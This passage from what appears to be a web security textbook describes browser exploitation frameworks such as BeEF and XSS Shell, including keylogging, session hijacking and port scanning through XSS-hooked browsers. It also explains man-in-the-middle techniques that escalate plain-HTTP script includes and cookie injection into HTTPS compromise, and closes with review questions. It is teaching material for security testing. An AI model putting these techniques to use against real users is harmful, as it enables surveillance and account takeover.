Various frameworks have been developed to demonstrate and exploit the variety of possible attacks that may be carried out against end users on the Internet. These typically require a JavaScript hook to be placed into the victim's browser via some vulnerability such as XSS. Once the hook is in place, the browser contacts a server controlled by the attacker. It may poll this server periodically, submitting data back to the attacker and providing a control channel for receiving commands from the attacker.

NOTE Despite the restrictions imposed by the same-origin policy, various techniques can be used in this situation to allow two-way asynchronous interaction with the attacker's server from a script that has been injected into a target application. One simple method is to perform dynamic cross-domain script includes to the attacker's domain. These requests can both transmit captured data back to the attacker (within the URL query string) and receive instructions about actions that should be performed (within the returned script code).

Here are some actions that may be carried out within this type of framework:

- Logging keystrokes and sending these to the attacker
- Hijacking the user's session with the vulnerable application
- Fingerprinting the victim's browser and exploiting known browser vulnerabilities accordingly
- Performing port scans of other hosts (which may be on a private network accessible by the compromised user browser) and sending the results to the attacker
- Attacking other web applications accessible via the compromised user's browser by forcing the browser to send malicious requests
- Brute-forcing the user's browsing history and sending this to the attacker

One example of a sophisticated browser exploitation framework is BeEF, developed by Wade Alcon, which implements the functionality just described. Figure 13-8 shows BeEF capturing information from a compromised user, including computer details, the URL and page content currently displayed, and keystrokes entered by the user.


 10.82.53.41	
Details <small>[Hide]</small>	
Browser	Internet Explorer 5.01
Operating System	Windows 98
Screen	1280x800 with 24-bit colour
URL	http://localhost/beef/hook/xss-example.htm
Cookie	BeEFSession=99f42a3792c31c94f85387a4d360a618
Page Content <small>[Hide]</small>	
Content	The main page more content
Key Logger <small>[Hide]</small>	
Keys	my keys are logged
Module Results <small>[Hide]</small>	
Results	OK Clicked

Figure 13-8: Data captured from a compromised user by BeEF

Figure 13-9 shows BeEF performing a port scan of the victim user's own computer.




Figure 13-9: BeEF performing a port scan of a compromised user's computer

Another highly functional browser exploitation framework is XSS Shell, produced by Ferruh Mavituna. It provides a wide range of functions for manipulating zombie hosts compromised via XSS, including capturing keystrokes, clipboard contents, mouse movements, screenshots, and URL history, as well as the injection of arbitrary JavaScript commands. It also remains resident within the user's browser if she navigates to other pages within the application.

Man-in-the-Middle Attacks

Earlier chapters described how a suitably positioned attacker can intercept sensitive data, such as passwords and session tokens, if an application uses unencrypted HTTP communications. What is more surprising is that some serious attacks can still be performed even if an application uses HTTPS for all sensitive data and the target user always verifies that HTTPS is being used properly.

These attacks involve an “active” man in the middle. Instead of just passively monitoring another user's traffic, this type of attacker also changes some of that traffic on the fly. Such an attack is more sophisticated, but it can certainly be delivered in numerous common situations, including public wireless hotspots and shared office networks, and by suitably minded governments.

Many applications use HTTP for nonsensitive content, such as product descriptions and help pages. If such content makes any script includes using absolute URLs, an active man-in-the-middle attack can be used to compromise HTTPS-protected requests on the same domain. For example, an application's help page may contain the following:

```
<script src="http://wahh-app.com/help.js"></script>
```

This behavior of using absolute URLs to include scripts over HTTP appears in numerous high-profile applications on the web today. In this situation, an active man-in-the-middle attacker could, of course, modify any HTTP response to execute arbitrary script code. However, because the same-origin policy generally treats content loaded over HTTP and HTTPS as belonging to different origins, this would not enable the attacker to compromise content that is accessed using HTTPS.

To overcome this obstacle, the attacker can induce a user to load the same page over HTTPS by modifying any HTTP response to cause a redirection or by rewriting the targets of links in another response. When the user loads the help page over HTTPS, her browser performs the specified script include using HTTP. Crucially, some browsers do not display any warnings in this situation. The attacker can then return his arbitrary script code in the response for the included script. This script executes in the context of the HTTPS response, allowing the attacker to compromise this and further content that is accessed over HTTPS.

Suppose that the application being targeted does not use plain HTTP for any content. An attacker can still induce the user to make requests to the target domain using plain HTTP by returning a redirection from an HTTP request made to any other domain. Although the application itself may not even listen for HTTP requests on port 80, the attacker can intercept these induced requests and return arbitrary content in response to them. In this situation, various techniques can be used to escalate the compromise into the HTTPS origin for the application's domain:

- First, as was described for cookie injection attacks, the attacker can use a response over plain HTTP to set or update a cookie value that is used in HTTPS requests. This can be done even for cookies that were originally set over HTTPS and flagged as secure. If any cookie values are processed in an unsafe way by script code running in the HTTPS origin, a cookie injection attack can be used to deliver an XSS exploit via the cookie.
- Second, as mentioned, some browser extensions do not properly segregate content loaded over HTTP and HTTPS and effectively treat this as belonging to a single origin. The attacker's script, returned in a response to an induced HTTP request, can leverage such an extension to read or write the contents of pages that the user accessed using HTTPS.

The attacks just described rely on some method of inducing the user to make an arbitrary HTTP request to the target domain, such as by returning a redirection response from an HTTP request that the user makes to any other domain. You might think that a security-paranoid user would be safe from this technique. Suppose the user accesses only one website at a time and restarts his browser before accessing each new site. Suppose he logs in to his banking application,

which uses pure HTTPS, from a clean new browser. Can he be compromised by an active man-in-the-middle attack?

The disturbing answer is that yes, he probably can be compromised. Today's browsers make numerous plain HTTP requests in the background, regardless of which domains the user visits. Common examples include antiphishing lists, version pings, and requests for RSS feeds. An attacker can respond to any of these requests with a redirection to the targeted domain using HTTP. When the browser silently follows the redirection, one of the attacks already described can be delivered, first to compromise the HTTP origin for the targeted domain, and then to escalate this compromise into the HTTPS origin.

Security-paranoid users who need to access sensitive HTTPS-protected content via an untrusted network can (probably) prevent the technique just described by setting their browser's proxy configuration to use an invalid local port for all protocols other than HTTPS. Even if they do this, they may still need to worry about active attacks against SSL, a topic that is outside the scope of this book.

Summary

We have examined a huge variety of ways in which defects in a web application may leave its users exposed to malicious attack. Many of these vulnerabilities are complex to understand and discover and often necessitate an amount of investigative effort that exceeds their significance as the basis for a worthwhile attack. Nevertheless, it is common to find that lurking among a large number of uninteresting client-side flaws is a serious vulnerability that can be leveraged to attack the application itself. In many cases, the effort is worth it.

Furthermore, as awareness of web application security continues to evolve, direct attacks against the server component itself are likely to become less straightforward to discover and execute. Attacks against other users, for better or worse, are certainly part of everyone's future.

Questions

Answers can be found at <http://mdsec.net/wahh>.

1. You discover an application function where the contents of a query string parameter are inserted into the `Location` header in an HTTP redirect. What three different types of attacks can this behavior potentially be exploited to perform?
2. What main precondition must exist to enable a CSRF attack against a sensitive function of an application?
3. What three defensive measures can be used to prevent JavaScript hijacking attacks?

4. For each of the following technologies, identify the circumstances, if any, in which the technology would request `/crossdomain.xml` to properly enforce domain segregation:
 - (a) Flash
 - (b) Java
 - (c) HTML5
 - (d) Silverlight
5. “We’re safe from clickjacking attacks because we don’t use frames.” What, if anything, is wrong with this statement?
6. You identify a persistent XSS vulnerability within the display name caption used by an application. This string is only ever displayed to the user who configured it, when they are logged in to the application. Describe the steps that an attack would need to perform to compromise another user of the application.
7. How would you test whether an application allows cross-domain requests using `XMLHttpRequest`?
8. Describe three ways in which an attacker might induce a victim to use an arbitrary cookie.